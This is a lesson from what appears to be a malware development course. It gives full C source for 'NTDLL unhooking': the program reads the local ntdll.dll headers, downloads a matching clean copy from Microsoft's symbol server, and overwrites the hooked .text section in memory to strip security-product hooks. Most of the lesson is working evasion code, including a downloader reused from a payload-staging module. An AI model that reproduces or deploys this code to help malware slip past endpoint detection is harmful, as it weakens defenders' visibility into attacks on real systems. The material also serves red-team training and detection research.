NTDLL Unhooking - From a Web Server
Performing NTDLL unhooking by retrieving a clean version from Winbindex.
Jump to Section (7)
Learning Objectives
0/3 doneIntroduction
By now the reader should have an understanding of several ways to unhook ntdll.dll.
One may ask, why not simply include a clean version of NTDLL in the
binary? The issue with that approach is one would need to have several
versions of NTDLL included in the binary in order to support the
multiple version of Windows OS. As a result, this would greatly increase
the size of the implementation, making this a flawed approach.
This module will demonstrate an alternative approach that fetches
NTDLL from a web server. The implementation will first check the NTDLL
version on the current machine and fetch the appropriate version of
NTDLL from the web server. The difficult part of this approach is to

upload all versions of NTDLL on a web server, therefore in this module, Winbindex will be utilized which contains almost all ntdll.dll versions.
Winbindex
Winbindex is a website that contains several versions of files found on Windows OS. Additionally, it contains a search utility to search for the required file. The image below is the output of searching for the 64-bit version of ntdll.dll
Determining Winbindex's URL Format
Because ntdll.dll must be fetched programmatically, it's important to understand how download links are formatted. Analyze the 3 URLs below:
-
https://msdl.microsoft.com/download/symbols/ntdll.dll/494079D61ee000/ntdll.dll
-
https://msdl.microsoft.com/download/symbols/ntdll.dll/2EEE8BDD1ee000/ntdll.dll
-
https://msdl.microsoft.com/download/symbols/ntdll.dll/F2E8A5AB214000/ntdll.dll

Notice how only one part of the URL changes. This is visualized in the following image.


Links 1 & 2 both contain "1ee000" in the URL, which is 2023424 in decimal. Viewing the additional information regarding the first NTDLL module and searching for the value "2023424" reveals that it's the NTDLL's VirtualSize.

Searching for the first part of the string, "494079D6", which is 1228962262 in decimal, reveals that this is the timestamp of the file.

Therefore, the first part of the URL, the timestamp, is derived from the IMAGE_FILE_HEADER.TimeDateStamp element of the DLL. The second part, VirtualSize, is derived from the IMAGE_OPTIONAL_HEADER.SizeOfImage element of the DLL.
Winbindex's download links are visualized in the image below.
ReadNtdllFromServer Function
The next step is to build a function that creates a suitable URL for the local machine. This is what the following ReadNtdllFromServer function does.
The ReadNtdllFromServer function calls FetchLocalNtdllBaseAddress to obtain the base address of the local ntdll.dll image to build the download URL. This is done using wsprintfW
which combines the string
"https://msdl.microsoft.com/download/symbols/ntdll.dll/", which is the
fixed part of the download link with pImgNtHdrs->FileHeader.TimeDateStamp and pImgNtHdrs->OptionalHeader.SizeOfImage values.
Once that's done, the function calls GetPayloadFromUrl which was introduced in the Payload Staging - Web Server
module. This function is responsible for downloading the payload file
from a web server, but in this case, it's being utilized to download ntdll.dll from the generated link.
#define FIXED_URL	L"https://msdl.microsoft.com/download/symbols/ntdll.dll/"

PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
	PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
	PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64

	// Reaching to the 'ntdll.dll' module directly (we know its the 2nd image after 'ServerUnhooking.exe')
	// 0x10 is = sizeof(LIST_ENTRY)
	PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);

	return pLdr->DllBase;
}


BOOL ReadNtdllFromServer(OUT PVOID* ppNtdllBuf) {

	PBYTE      pNtdllModule             = (PBYTE)FetchLocalNtdllBaseAddress();
	PVOID      pNtdllBuffer             = NULL;
	SIZE_T     sNtdllSize               = NULL;
	WCHAR      szFullUrl [MAX_PATH]     = { 0 };

	// getting the dos header of the local ntdll image
	PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pNtdllModule;
	if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
		return NULL;

	// getting the nt headers of the local ntdll image
	PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pNtdllModule + pImgDosHdr->e_lfanew);
	if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
		return NULL;

	// constructing the download url
	wsprintfW(szFullUrl, L"%s%0.8X%0.4X/ntdll.dll", FIXED_URL, pImgNtHdrs->FileHeader.TimeDateStamp, pImgNtHdrs->OptionalHeader.SizeOfImage);

	// 'GetPayloadFromUrl' is used to download a file from a webserver
	if (!GetPayloadFromUrl(szFullUrl, &pNtdllBuffer, &sNtdllSize))
		return FALSE;

	// 'sNtdllSize' will now contain the size of the downloaded ntdll.dll file
	// 'pNtdllBuffer' will now contain the base address of the downloaded ntdll.dll file

	*ppNtdllBuf = pNtdllBuffer;

	return TRUE;
}
Recall that GetPayloadFromUrl has three parameters, the
download URL, and two output parameters that represent the base address
and size of the downloaded file, respectively.
BOOL GetPayloadFromUrl(IN LPCWSTR szUrl, OUT PVOID* pNtdllBuffer, OUT PSIZE_T sNtdllSize) {

	BOOL		bSTATE			= TRUE;

	HINTERNET	hInternet		= NULL,
			    hInternetFile	= NULL;

	DWORD		dwBytesRead		= NULL;

	SIZE_T		sSize			= NULL; 	 			// Used as the total size counter

	PBYTE		pBytes			= NULL,					// Used as the total heap buffer counter
			    pTmpBytes		= NULL;					// Used as the tmp buffer (of size 1024)

	// Opening the internet session handle, all arguments are NULL here since no proxy options are required
	hInternet = InternetOpenW(L"MalDevAcademy", NULL, NULL, NULL, NULL);
	if (hInternet == NULL) {
		printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	// Opening the handle to the ntdll file using theURL
	hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
	if (hInternetFile == NULL) {
		printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	// Allocating 1024 bytes to the temp buffer
	pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
	if (pTmpBytes == NULL) {
		bSTATE = FALSE; goto _EndOfFunction;
	}

	while (TRUE) {

		// Reading 1024 bytes to the tmp buffer. The function will read less bytes in case the file is less than 1024 bytes.
		if (!InternetReadFile(hInternetFile, pTmpBytes, 1024, &dwBytesRead)) {
			printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
			bSTATE = FALSE; goto _EndOfFunction;
		}

		// Calculating the total size of the total buffer
		sSize += dwBytesRead;

		// In case the total buffer is not allocated yet
		// then allocate it equal to the size of the bytes read since it may be less than 1024 bytes
		if (pBytes == NULL)
			pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
		else
			// Otherwise, reallocate the pBytes to equal to the total size, sSize.
			// This is required in order to fit the whole ntdll file bytes
			pBytes = (PBYTE)LocalReAlloc(pBytes, sSize, LMEM_MOVEABLE | LMEM_ZEROINIT);

		if (pBytes == NULL) {
			bSTATE = FALSE; goto _EndOfFunction;
		}

		// Append the temp buffer to the end of the total buffer
		memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes, dwBytesRead);

		// Clean up the temp buffer
		memset(pTmpBytes, '\0', dwBytesRead);

		// If less than 1024 bytes were read it means the end of the file was reached
		// Therefore exit the loop
		if (dwBytesRead < 1024) {
			break;
		}

		// Otherwise, read the next 1024 bytes
	}


	// Saving
	*pNtdllBuffer   = pBytes;
	*sNtdllSize     = sSize;

_EndOfFunction:
	if (hInternet)
		InternetCloseHandle(hInternet);         // Closing handle
	if (hInternetFile)
		InternetCloseHandle(hInternetFile);     // Closing handle
	if (hInternet)
		InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);  // Closing Wininet connection
	if (pTmpBytes)
		LocalFree(pTmpBytes);                   // Freeing the temp buffer
	return bSTATE;
}
Putting It All Together
Now that an unhooked version of ntdll.dll is in memory, the ReplaceNtdllTxtSection function is utilized to replace the text section of the hooked ntdll.dll with the newly unhooked one. The only modification required is to use the pUnhookedNtdll parameter, which represents the base address of the NTDLL module fetched using the ReadNtdllFromServer function detailed above.
BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

	PVOID			   pLocalNtdll 	   = (PVOID)FetchLocalNtdllBaseAddress();


	// getting the dos header
	PIMAGE_DOS_HEADER	pLocalDosHdr 	= (PIMAGE_DOS_HEADER)pLocalNtdll;
	if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
		return FALSE;

	// getting the nt headers
	PIMAGE_NT_HEADERS 	pLocalNtHdrs 	= (PIMAGE_NT_HEADERS)((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
	if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
		return FALSE;


	PVOID     pLocalNtdllTxt    = NULL, // local hooked text section base address
	          pRemoteNtdllTxt   = NULL; // the unhooked text section base address
	SIZE_T    sNtdllTxtSize     = NULL; // the size of the text section


	// getting the text section
	PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

	for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

		// the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
		if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {

			pLocalNtdllTxt = (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);
			pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll + 1024);
			sNtdllTxtSize = pSectionHeader[i].Misc.VirtualSize;
			break;
		}
	}

//---------------------------------------------------------------------------------------------------------------------------

	// small check to verify that all the required information is retrieved
	if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
		return FALSE;

	// small check to verify that 'pRemoteNtdllTxt' is really the base address of the text section
	if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt) {
		// if not, then the read text section is also of offset 4096, so we add 3072 (because we added 1024 already)
		(ULONG_PTR)pRemoteNtdllTxt += 3072;
		// checking again
		if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
			return FALSE;
	}


//---------------------------------------------------------------------------------------------------------------------------

	DWORD dwOldProtection = NULL;

	// making the text section writable and executable
	if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
		printf("[!] VirtualProtect [1] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// copying the new text section
	memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

	// rrestoring the old memory protection
	if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection, &dwOldProtection)) {
		printf("[!] VirtualProtect [2] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	return TRUE;
}


Even though the ntdll.dll file is read from a WebServer, the offset of the text section can be 4096,
and since this assumption can't be validated until runtime, an
if-statement is added to verify this possibility and work upon it by

adding 3072 bytes to the miscalculated base address (because 1024 bytes were already added).
